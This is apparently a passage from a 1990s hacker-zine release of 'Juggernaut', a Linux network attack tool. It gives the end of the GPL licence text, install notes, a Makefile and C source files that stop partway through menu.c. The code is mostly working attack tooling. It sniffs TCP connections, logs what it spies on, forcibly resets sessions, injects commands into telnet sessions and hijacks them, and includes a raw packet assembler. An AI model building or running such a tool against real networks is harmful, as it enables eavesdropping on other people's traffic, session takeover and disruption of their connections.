8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

> <one line to give the program's name and a brief idea of what it does.>
> Copyright (C) 19yy <name of author>
>
> This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
>
> This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
>
> You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

> Gnomovision version 69, Copyright (C) 19yy name of author
> Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type 'show w'.
> This is free software, and you are welcome to redistribute it
> under certain conditions; type 'show c' for details.

The hypothetical commands 'show w' and 'show c' should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than 'show w' and 'show c'; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

> Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.
>
> <signature of Ty Coon>, 1 April 1989
> Ty Coon, President of Vice

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

<-->
<++> Juggernaut/Install
Juggernaut 1.0 Installation Instructions
---

1. Are you a fucking moron? If so, goto step 6; you are done.

2. Edit the Makefile. You may wish to change a few of the defines:

   USENAME: Define this to have Juggernaut attempt to resolve IP addresses into FQDNs... It's

```
                slower but more verbose this way.
    MULTI_P:    Define this to use multi-process model of
                multi-tasking.
    THREAD:     Define this to use multi-threaded model of
                multi-tasking.  Be sure to also link in
                the pthreads library.  Not implemented yet.
    IP_HDRINCL: Define this if you want/need to use the
                IP_HDRINCL socket option to build IP
                headers.
    NOHUSH:     If defined, Juggernaut will notify the user
                audibly when a connection is added.
    GREED:      If defined, Juggernaut will attempt to add
                any and ALL TCP based connections to the
                database.  This is not recommended unless
                you know what you are doing...
    FASTCHECK:  Define this to use a fast x86 assembler
                implementation of the IP checksum routine.
                May not work on all systems.  That's why
                you have the option.
3. make all

4. yay.

5. ./juggernaut -h
<-->
<++> Juggernaut/Makefile
# Juggernaut Makefile
# 1996/7 daemon9[guild|phrack|r00t]

CC      =   gcc
#LIBS    =   -L/usr/lib -lpthread
CFLAGS  =   -O3 -funroll-loops -fomit-frame-pointer -pipe -m486 #-Wall
DEFINES =   -DMULTI_P -DNOHUSH -DUSENAME -DFASTCHECK
DEFINES +=  #-DGREED #-DIP_HDRINCL #-DTHREAD
OBJECTS =   NumberOneCrush/main.o NumberOneCrush/menu.o\
            NumberOneCrush/mem.o NumberOneCrush/prometheus.o\
            NumberOneCrush/net.o NumberOneCrush/surplus.o

.c.o:
        $(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

all: JUGGERNAUT

JUGGERNAUT: $(OBJECTS)
        $(CC) $(CFLAGS) $(DEFINES) $(OBJECTS) $(LIBS) -o juggernaut
        strip juggernaut

clean:
        rm -f core juggernaut juggernaut.log.snif juggernaut.log.spy
        rm -rf NumberOneCrush/*.o
<-->
<++> Juggernaut/NumberOneCrush/main.c
/*
 *
 *                                  Juggernaut
 *                                  Version b2
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                         comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  main.c - main control logic and program driver.  Consists mainly of wrappers
 *  to setup the main subfunctions.
 *
 *
 */
```

```
#include <string.h>
#include <signal.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <netinet/in.h>

#ifdef THREAD
#include <pthread.h>
#endif

#define MINIBUF 10
#define BUFSIZE 512
#define DEVICE "eth0"
#define LOGFILE "./juggernaut.log.spy"

char version[]="1.0\0";
int sigsentry=1;                    /* Signal sentry */
int ripsock=0;                      /* RIP socket */
int linksock=0;                     /* SOCK PACKET socket */
int hpid=0;                         /* hunter child PID */
int acrstpid=0;                     /* automated connection reset PID */
int netreadtimeout=10;              /* Network read timeout in seconds */
int verbosity=1;                    /* Level of verbosity */
int enticementfactor=16;            /* Enticing packets!@ */
time_t uptime=0;                    /* How long have we been running */

struct connectionInfo{              /* Simple tuple information */
    unsigned long saddr;            /* Source IP */
    unsigned long daddr;            /* Destination IP */
    unsigned short sport;           /* Source TCP Port */
    unsigned short dport;           /* Destination TCP Port */
};


/*
 *  Main control logic.  All the main logic is implemented in the switch
 *  statement.
 */

int main(argc,argv)
int argc;
char *argv[];
{

    void usage(char *);
    void hunt();
    void spy();
    void rst();
    void arst();
    void pkta();
    void simplexhijack();
    void hijack();
    void powerup();
    void minit();
    void mwipe();
    void mmain();
    void twitch();
    void cleanexit();
    void bloodhound(char *,int);
```

```
    void bookworm();
    void dbmanip();
    void jinfo();
    int rawsock();
    int tap();
    float dump();

    char buf[MINIBUF]={0};
    char token[2*MINIBUF]={0};
    int c;

    if(geteuid()||getuid()){                /* r00t? */
        fprintf(stderr,"UID or EUID of 0 needed...\n");
        exit(0);
        }
                                            /* Parse command-line arguments */
    while((c=getopt(argc,argv,"s:e:t:vVhH"))!=-1){
        switch(c){
            case 's':                       /* dedicated sniffing mode */
                strncpy(token,optarg,(sizeof(token)-1));
                break;
            case 'e':                       /* Enticement factor (only valid
                                               with -s option) */
                enticementfactor=atoi(optarg);
                break;
            case 't':                       /* Network alarm timeout */
                netreadtimeout=atoi(optarg);
                break;
            case 'v':                       /* decrease verbosity */
                verbosity=0;
                break;
            case 'V':                       /* version info */
                jinfo();
                exit(0);
            case 'h':                       /* Help is on the way my friend */
                usage(argv[0]);
                exit(0);
            case 'H':                       /* Help is on the way my friend */
                bookworm();
                exit(0);
            default:
                usage(argv[0]);
                break;
            }
    }
    if(token[0]){
        bloodhound(token,enticementfactor);
        exit(0);
    }

    mwipe();
    minit();                                /* Initial menu */
    fprintf(stderr,"[cr]");
    getchar();

    signal(SIGINT,twitch);                  /* Catch these signals */
    signal(SIGQUIT,twitch);

    ripsock=rawsock();                      /* Setup RIP socket */
    linksock=tap(DEVICE);                   /* Setup link socket */

    powerup();                              /* Setup shared memory and
                                               semaphore */
    time(&uptime);                          /* Start the uptime timer */
    hunt();                                 /* Start the connection hunter */

    while(1){
        mwipe();
        mmain();
        bzero(&buf,sizeof(buf));
```

```
        fgets(buf,sizeof(buf),stdin);
        switch(buf[0]){
            case '?':
                mwipe();
                bookworm();
                mwipe();
                break;
            case '0':
                mwipe();
                jinfo();
                mwipe();
                break;
            case '1':
                mwipe();
                dbmanip();
                mwipe();
                break;
            case '2':               /* Watch a connection. */
                mwipe();
                spy();
                mwipe();
                break;
            case '3':               /* Kill a connection. */
                mwipe();
                rst();
                mwipe();
                break;
            case '4':               /* Automated CRST daemon. */
                mwipe();
                arst();
                mwipe();
                break;
            case '5':               /* Insert a single command. */
                mwipe();
                simplexhijack();
                mwipe();
                break;
            case '6':               /* Hijack the session from the client */
                mwipe();
                hijack();
                mwipe();
                break;
            case '7':               /* The packet assembly workshop */
                mwipe();
                pkta();
                mwipe();
                break;
            case '8':               /* For future use. */
                break;
            case '9':
                cleanexit();
            default:
                continue;
        }
    }
                                    /* NOT REACHED */
    return(0);
}


/*
 *  chunt wrapper
 */

void hunt(){

#ifdef MULTI_P
    void spasm();                   /* Handles the user defined signal */
    void chunt();
```

```
    switch((hpid=fork())){
        case 0:                             /* Child */
            signal(SIGUSR1,spasm);
            signal(SIGINT,SIG_IGN);         /* Catch these signals */
            signal(SIGQUIT,SIG_IGN);
            close(ripsock);                 /* Not needed in hunter */
            chunt();
        default:
            break;                          /* Parent continues */
        case -1:
            if(verbosity)perror("(hunt) internal forking error [fatal]");
            exit(1);
    }
#endif

#ifdef THREAD

    MULTIPLE THREADS OF EXECUTION IS NOT IMPLEMENTED YET.

    void chunt();

    pthread_t hunter_t;

    pthread_create(&hunter_t,NULL,(void *)chunt(),(void *)NULL);

#endif

}


/*
 *  cspy wrapper
 */

void spy(){

    void convulsion();
    float dump();
    struct connectionInfo *checkc(int);
    void cspy(struct connectionInfo *,FILE *);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;
    FILE *fp=0;

    dump();

    while(1){
        fprintf(stderr,"\nChoose a connection [q] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]==0x0a||buf[0]=='q')return;
        if(!(int)(val=atoi(buf)))continue;
        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
        else break;
    }
    fprintf(stderr,"\nDo you wish to log to a file as well? [y/N] >");
    fgets(buf,sizeof(buf),stdin);
    if(toupper(buf[0])=='Y'){
        if(!(fp=fopen(LOGFILE,"a+"))){
            if(verbosity){
                fprintf(stderr,"Cannot open file for logging, skipping operation.\n");
                fprintf(stderr,"[cr]");
                getchar();
            }
        }
    }
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when done.\n");
    signal(SIGINT,convulsion);
    sigsentry=1;
```

```
    cspy(target,fp);
    if(fp)fclose(fp);
}


/*
 *  crst wrapper
 */

void rst(){

    void convulsion();
    float dump();
    void crst(struct connectionInfo *);

    struct connectionInfo *checkc(int);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;

    dump();

    while(1){
        fprintf(stderr,"\nChoose a connection [q] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]==0x0a||buf[0]=='q')return;
        if(!(int)(val=atoi(buf)))continue;
        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
        else break;
    }
    signal(SIGINT,convulsion);
    crst(target);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  acrst wrapper
 */

void arst(){

    void convulsion();
    float dump();
    void acrst(unsigned long,unsigned long);
    char *hostLookup(unsigned long);
    unsigned long nameResolve(char *);

    char buf[4*MINIBUF];
    unsigned long source,target;
                                        /* Setup addresing info */
    fprintf(stderr,"\nEnter source IP [q] >");
    fgets(buf,sizeof(buf),stdin);
    if(buf[0]==0x0a||buf[0]=='q')return;
    if(!(source=nameResolve(buf))){
        if(verbosity){
            fprintf(stderr,"Name lookup failure: `%s`\n[cr]",buf);
            getchar();
        }
        return;
    }
    fprintf(stderr,"\nEnter target IP (optional) [q] >");
    fgets(buf,sizeof(buf),stdin);
    if(buf[0]=='q')return;
    if(buf[0]==0x0a)target=0;               /* target may be null, in this
                                               case, we only care where
                                               the connection is coming from */
    else if(!(target=nameResolve(buf))){
```

```
        if(verbosity){
            fprintf(stderr,"Name lookup failure: %s\n[cr]",buf);
            getchar();
        }
        return;
    }
    if(!target)fprintf(stderr,"Reseting all connection requests from:\t %s\n",hostLookup(
source));
    else fprintf(stderr,"Reseting all connection requests from:\t %s --> %s\n",hostLookup
(source),hostLookup(target));
    fprintf(stderr,"[cr]");
    getchar();
    acrst(source,target);
}


/*
 *  dumpc wrapper
 */

float dump(){

    float dumpc();
    float usage=0;

    fprintf(stderr,"\nCurrent Connection Database:\n");
    fprintf(stderr,"-------------------------------------------------\n");
    fprintf(stderr,"ref #    source                                target  \n\n");
    usage=dumpc();
    fprintf(stderr,"-------------------------------------------------\n");

    return usage;
}


/*
 *  database manipulation routines go here..
 */

void dbmanip(){

    float dump();
    void cleardb();

    float usage=0;
    char buf[MINIBUF];

    usage=dump();

    if(usage)fprintf(stderr,"\nDatabase is %.02f%% to capacity.",usage);
    else fprintf(stderr,"\nDatabase is empty.");

    fprintf(stderr,"\n[c,q] >");
    fgets(buf,sizeof(buf),stdin);

    if(buf[0]=='c'){
        fprintf(stderr,"\nClear entire connection database? [y/N] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]=='y'){
            cleardb();
            fprintf(stderr,"\nConnection database cleared.\n[cr]");
            getchar();
        }
    }
}

/*
 *  Juggernaut version and option information
 */
```

```
void jinfo(){

    time_t current=0;

    fprintf(stderr,"Juggernaut %s route@infonexus.com [guild 1996/7]\n",version);

    fprintf(stderr,"\nJuggernaut compiled with the following options:\n");
#ifdef MULTI_P
    fprintf(stderr," Multi-processing\n");
#endif

#ifdef NOHUSH
    fprintf(stderr," Audible notification\n");
#endif

#ifdef USENAME
    fprintf(stderr," Use hostnames\n");
#endif

#ifdef GREED
    fprintf(stderr," Greedy connections\n");
#endif

#ifdef FASTCHECK
    fprintf(stderr," Fast IP checksuming\n");
#endif

#ifdef IP_HDRINCL
    fprintf(stderr," IP header include\n");
#endif

#ifdef THREAD
    fprintf(stderr," Multi-threading\n");
#endif

    time(&current);
    fprintf(stderr,"Juggernaut has been running %.02f minutes\n",(difftime(current,uptime
)/60));

    fprintf(stderr,"[cr]");
    getchar();
}

/*
 *  csimplexhijack wrapper
 */

void simplexhijack(){


    void sputter();
    float dump();
    void csimplexhijack(struct connectionInfo *,char *);
    void cspy(struct connectionInfo *,FILE *);
    struct connectionInfo *checkc(int);

    char buf[MINIBUF];
    char commandbuf[BUFSIZE];
    unsigned short val;
    struct connectionInfo *target;

    dump();

    while(1){
        fprintf(stderr,"\nChoose a connection [q] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]==0x0a||buf[0]=='q')return;
        if(!(int)(val=atoi(buf)))continue;
        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
        else break;
```

```
    }
    if(ntohs(target->dport)!=23){
        fprintf(stderr,"Hijacking only valid with telnet connections.\n");
        fprintf(stderr,"[cr]");
        getchar();
        return;
    }
    fprintf(stderr,"Enter the command string you wish executed [q] >");
    fgets(commandbuf,sizeof(commandbuf),stdin);
    if(commandbuf[0]==0x0a)return;
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when you want to hijack.\n");
    fprintf(stderr,"\nNOTE: This may cause an ACK storm until client is RST.\n");
    signal(SIGINT,sputter);
    sigsentry=1;
    cspy(target,0);
    csimplexhijack(target,commandbuf);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  chijack wrapper
 */

void hijack(){

    void sputter();
    float dump();
    void chijack(struct connectionInfo *);
    void cspy(struct connectionInfo *,FILE *);
    struct connectionInfo *checkc(int);

    char buf[MINIBUF];
    unsigned short val;
    struct connectionInfo *target;

    dump();

    while(1){
        fprintf(stderr,"\nChoose a connection [q] >");
        fgets(buf,sizeof(buf),stdin);
        if(buf[0]==0x0a||buf[0]=='q')return;
        if(!(int)(val=atoi(buf)))continue;
        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
        else break;
    }
    if(ntohs(target->dport)!=23){
        fprintf(stderr,"Hijacking only valid with telnet connections.\n");
        fprintf(stderr,"[cr]");
        getchar();
        return;
    }
    fprintf(stderr,"\nSpying on connection, hit `ctrl-c` when you want to hijack.\n");
    fprintf(stderr,"\nNOTE: This will cause an ACK storm and desynch the client until the
 connection is RST.\n");
    signal(SIGINT,sputter);
    sigsentry=1;
    cspy(target,0);
    sigsentry=1;
    chijack(target);
    fprintf(stderr,"[cr]");
    getchar();
}


/*
 *  Prometheus wrapper (packet assembly workshop)
 */
```

```
void pkta(){

    void mpkta();
    void mwipe();
    int prometheus(int);

    int val,mode;
    char buf[MINIBUF];

    while(1){
        mwipe();
        mpkta();
        fgets(buf,sizeof(buf),stdin);
        if(!(val=atoi(buf)))continue;
        switch(val){
            case 1:                     /* TCP */
                mode=1;
                break;
            case 2:                     /* UDP */
                mode=2;
                break;
            case 3:                     /* ICMP */
                mode=3;
                break;
            case 4:                     /* IP */
                mode=4;
                break;
            case 5:                     /* Return */
                return;
            default:
                continue;
        }
        if(prometheus(mode))break;
    }
                                        /* NOT REACHED */
}

<-->
<++> Juggernaut/NumberOneCrush/mem.c
/*
 *
 *                                  Juggernaut
 *                                  Version b1
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  mem.c - contains shared memory and semaphore control logic
 *
 *  Multi-process:
 *  Initializing and accesing shared memory:
 *  ----------------------------------------
 *  - Create the shared segment
 *  - Attach each process to the segment (in our case, the hunter child
 *    process will inherit a pointer to the block)
 *  - Grab a semaphore
 *  - Lock the semaphore; Manipulate shared segment; unlock the semaphore
 *
 *
 *  Multi-threaded:
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <arpa/inet.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <sys/shm.h>

#define SHMKEY 242                  /* Shared memory key */
#define SEMKEY 424                  /* Semaphore key */
#define PERMS 0666                  /* Shared Memory Permissions */
#define MAXNODES 512                /* Maximum number of nodes */
#define ADDMSG "+"
#define DELMSG "-"

int semid;                          /* Semaphore ID */

struct sembuf lock[2]={{0,0,0},{0,1,SEM_UNDO}};
                                    /* wait for sem#0 to become 0 then
                                       increment sem#0 by 1 */
struct sembuf ulock[1]={{0,-1,(IPC_NOWAIT|SEM_UNDO)}};
                                    /* decrement sem#0 by 1 (sets it to 0) */

struct epack{                       /* Generic Ethernet packet w/o data payload */
    struct ethhdr eth;              /* Ethernet Header */
    struct iphdr ip;                /* IP header */
    struct tcphdr tcp;              /* TCP header */
    char payload[8192];             /* Data Payload */
}epack;

static struct connectionInfo{       /* Simple tuple structure */
    unsigned long saddr;            /* Source IP */
    unsigned long daddr;            /* Destination IP */
    unsigned short sport;           /* Source TCP Port */
    unsigned short dport;           /* Destination TCP Port */
}*cinfo=0;

extern int verbosity;

/*
 *  Creates the shared memory segment then attaches it; then creates a binary
 *  semaphore to guarantee exclusive access.  Clears the structure array.
 *  Dumps some info.
 *  Much credit to Richard Stevens and Jeff Thompson.
 */

void powerup(){

    void locks();
    void ulocks();
    void cleardb();

    int shmid;                      /* Shared memory segment id */
    int len;

    len=sizeof(struct connectionInfo)*MAXNODES;

                                    /* Request a shared memory segment */
    if((shmid=shmget(SHMKEY,len,IPC_CREAT))<0){
        if(verbosity)perror("(powerup) shared memory segment allocation error [fatal]");
        exit(1);
    }
                                    /* Get one semaphore to perform shared
                                       memory locking with */
    if((semid=semget(SEMKEY,1,IPC_CREAT|PERMS))<0){
        if(verbosity)perror("(powerup) semaphore allocation error [fatal]");
        exit(1);
    }
                                    /* Attach to the shared memory segment */
```

```
    cinfo=(struct connectionInfo *)shmat(shmid,0,0);

    cleardb();
}

/*
 *  Release the shared memory segment.
 */

void powerdown(){

    void locks();
    void ulocks();

    locks();
    shmdt((char *)cinfo);           /* Dettach the segment. */
    ulocks();
}

/*
 *  Locks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void locks(){
    if(semop(semid,&lock[0],2)<0){
        if(verbosity)perror("(locks) could not lock semaphore [fatal]");
        exit(1);
    }
}

/*
 *  Unlocks the semaphore so the caller can access the shared memory segment.
 *  This is an atomic operation.
 */

void ulocks(){
    if(semop(semid,&ulock[0],1)<0){
        if(verbosity)perror("(ulocks) could not unlock semaphore [fatal]");
        exit(1);
    }
}


/*
 *  Add a connection to our list.  Linear search of the WHOLE list to see if
 *  it's already there (which IT SHOULDN'T BE...), if not, add it in the
 *  first open slot.
 */

char *addc(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
    void locks();
    void ulocks();

    int i=0;
                                    /* A wonderfully inefficient linear
                                       search for duplicates */

    locks();                        /* Lock shared memory segment */
    for(;i<MAXNODES;i++)if(iphp->saddr==cinfo[i].saddr&&iphp->daddr==cinfo[i].daddr&&tcph
p->source==cinfo[i].sport&&tcphp->dest==cinfo[i].dport){
        ulocks();
        return(0);                  /* Opps.  Found a duplicate */
    }
                                    /* Find available slot */
    for(i=0;i<MAXNODES;i++){
        if(cinfo[i].saddr)continue;
```

```
        else{
            cinfo[i].saddr=iphp->saddr;
            cinfo[i].daddr=iphp->daddr;
            cinfo[i].sport=tcphp->source;
            cinfo[i].dport=tcphp->dest;
            ulocks();
            return(ADDMSG);
        }
    }                                   /* Control falls here if array is
                                           full (which is indicative of
                                           a BUSY NETWORK!@*/
    ulocks();
    return(0);
}


/*
 *  Remove a connection from our list.  Linear search until we find a
 *  correspoding entry, or we hit the end of the list.
 */

char *delc(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{

    void locks();
    void ulocks();

    int i=0;

    locks();                        /* Lock shared memory segment */
    for(;i<MAXNODES;i++)if(iphp->saddr==cinfo[i].saddr&&iphp->daddr==cinfo[i].daddr&&tcph
p->source==cinfo[i].sport&&tcphp->dest==cinfo[i].dport){
        bzero(&cinfo[i],sizeof(cinfo[i]));
        ulocks();
        return(DELMSG);             /* Inform caller of success */
    }
    ulocks();
    return(0);                      /* hmm.  Wierd.   */
}


/*
 *  Dump the connection list.
 */

float dumpc()
{
    void locks();
    void ulocks();
    char *hostLookup(unsigned long);

    int i=0;
    float j=0;

    locks();
    for(;i<MAXNODES;i++)if(cinfo[i].saddr){
        fprintf(stderr,"(%d)\t %s [%d]\t-->\t %s [%d]\n",i+1,hostLookup(cinfo[i].saddr),n
tohs(cinfo[i].sport),hostLookup(cinfo[i].daddr),ntohs(cinfo[i].dport));
        j++;
    }
    ulocks();
    if(!j)return(0);
    return(((j/MAXNODES)*100));     /* % utilization */
}


/*
 *  Check for a connection by index number.  Really only here to make sure the
```

```
 *  connection hasn't been deleted since dump() was called....  I think I
 *  will deprecate this function in future versions...
 */

struct connectionInfo *checkc(target)
int target;
{
    void locks();
    void ulocks();

    static struct connectionInfo tmp;

    locks();                                    /* Lock shared memory segment */
    if(cinfo[--target].saddr){
        memcpy(&tmp,&cinfo[target],sizeof(tmp));
        ulocks();
        return(&tmp);
    }
    ulocks();                                   /* Nope.  Not there */
    return((struct connectionInfo *)0);
}


/*
 *  Clear the connection database
 */

void cleardb(){

    void locks();
    void ulocks();

    int i=0;

    locks();
    for(;i<MAXNODES;i++)bzero(&cinfo[i],sizeof(cinfo[i]));
    ulocks();
}
<-->
<++> Juggernaut/NumberOneCrush/menu.c
/*
 *
 *                                  Juggernaut
 *                                  Version b2
 *
 *                            1996/7 Guild productions
 *                           daemon9[guild|phrack|r00t]
 *
 *                          comments to route@infonexus.com
 *
 *  This coding project made possible by a grant from the Guild corporation
 *
 *  menu.c - menu functions.
 *
 */

#include <stdio.h>

extern char version[];

/*
 *  Initial Screen
 */

void minit(){

    printf("\t\t\t   J U G G E R N A U T\n");
    printf("\t\t    multipurpose network tool for Linux\n");
    printf("\t\t\t       version: %s\n",version);
    printf("\n\n\n\n\n\n");
```

```
    printf("\t  (c) 1996/7 daemon9 | A Guild Corporation Production\t\t\t\n");
    printf("\n\n\n\n\n\n");
}

/*
 *  Main Menu
 */

void mmain(){

    printf("\t\t\t           Juggernaut\n");
    printf("\t\t\t+-----------------------------+\n");
    printf("\t\t\t?) Help\n");
    printf("\t\t\t0) Program information\n");
    printf("\t\t\t1) Connection database\n");
    printf("\t\t\t2) Spy on a connection\n");
    printf("\t\t\t3) Reset a connection\n");
    printf("\t\t\t4) Automated connection reset daemon\n");
    printf("\t\t\t5) Simplex connection hijack\n");
    printf("\t\t\t6) Interactive connection hijack\n");
    printf("\t\t\t7) Packet assembly module\n");
    printf("\t\t\t8) Souper sekret option number eight\n");
    printf("\t\t\t9) Step Down\n");
    printf("\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  Packet Assembly Menu [prometheus module]
 */

void mpkta(){

    printf("\t\t\t     Packet Assembly Module (beta)\n");
    printf("\t\t\t+-----------------------------+\n");
    printf("\t\t\t1. TCP Assembler\n");
    printf("\t\t\t2. UDP Assembler\n");
    printf("\t\t\t3. ICMP Assembler\n");
    printf("\t\t\t4. IP Assembler\n");
    printf("\t\t\t5. Return to previous menu\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  TCP assembly options menu
 */

void mpktatcp(packetready,source,destination,seqnum,acknum,control,window,data)
int packetready;
unsigned short source;
unsigned short destination;
unsigned long seqnum;
unsigned long acknum;
char *control;
unsigned short window;
char data[512];
{

    printf("\t\t\t     TCP Packet Assembly\n");
    printf("\t\t\t+-----------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Source port\n");
    else printf("\t\t\tSource port: %d\n",source);
    if(!(packetready&0x02))printf("\t\t\t2. Destination port\n");
    else printf("\t\t\tDestination port: %d\n",destination);
    if(!(packetready&0x04))printf("\t\t\t3. Sequence Number\n");
    else printf("\t\t\tSequence Number: %ld\n",seqnum);
    if(!(packetready&0x08))printf("\t\t\t4. Acknowledgement Number\n");
    else printf("\t\t\tAcknowledgement Number: %ld\n",acknum);
    if(!(packetready&0x10))printf("\t\t\t5. Control Bits\n");
```

```
    else printf("\t\t\tControl Flags: %s\n",control);
    if(!(packetready&0x20))printf("\t\t\t6. Window Size\n");
    else printf("\t\t\tWindow Size: %d\n",window);
    if(!(packetready&0x40))printf("\t\t\t7. Data Payload\n");
    else printf("\t\t\tData payload: %s\n",data);
    printf("\t\t\t8. Return to previous menu\n");
    printf("\t\t\t9. Return to main menu\n");
    if(packetready==0x7F)printf("\t\t\t10. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  UDP assembly options menu
 */

void mpktaudp(packetready,source,destination,data)
int packetready;
unsigned short source;
unsigned short destination;
char data[512];
{
    printf("\t\t\t     UDP Packet Assembly\n");
    printf("\t\t\t+-----------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Source port\n");
    else printf("\t\t\tSource port: %d\n",source);
    if(!(packetready&0x02))printf("\t\t\t2. Destination port\n");
    else printf("\t\t\tDestination port: %d\n",destination);
    if(!(packetready&0x04))printf("\t\t\t3. Data payload\n");
    else printf("\t\t\tData payload: %s\n",data);
    printf("\t\t\t4. Return to previous menu\n");
    printf("\t\t\t5. Return to main menu\n");
    if(packetready==0x7)printf("\t\t\t6. Pass packet to RIP assembler\n");
    printf("\n\n\n\n\n\n\n\n\n\n");
    printf(">");
}

/*
 *  ICMP assembly options menu
 */

void mpktaicmp(packetready,type,code,data)
int packetready;
unsigned short type;
unsigned short code;
char data[512];
{

    printf("\t\t\t     ICMP Packet Assembly\n");
    printf("\t\t\t+-----------------------------+\n");
    if(!(packetready&0x01))printf("\t\t\t1. Type\n");
    else printf("\t\t\tType: %d\n",type);
    if(!(packetready&0x02))printf("\t\t\t2. Code\n");
    else printf("\t\t\tCode: %d\n",code);
    if(!(packetready&0x04))printf("\t\t\t3. Data payload\n");
    else printf("\t\t\tData payload: %s\n",data);
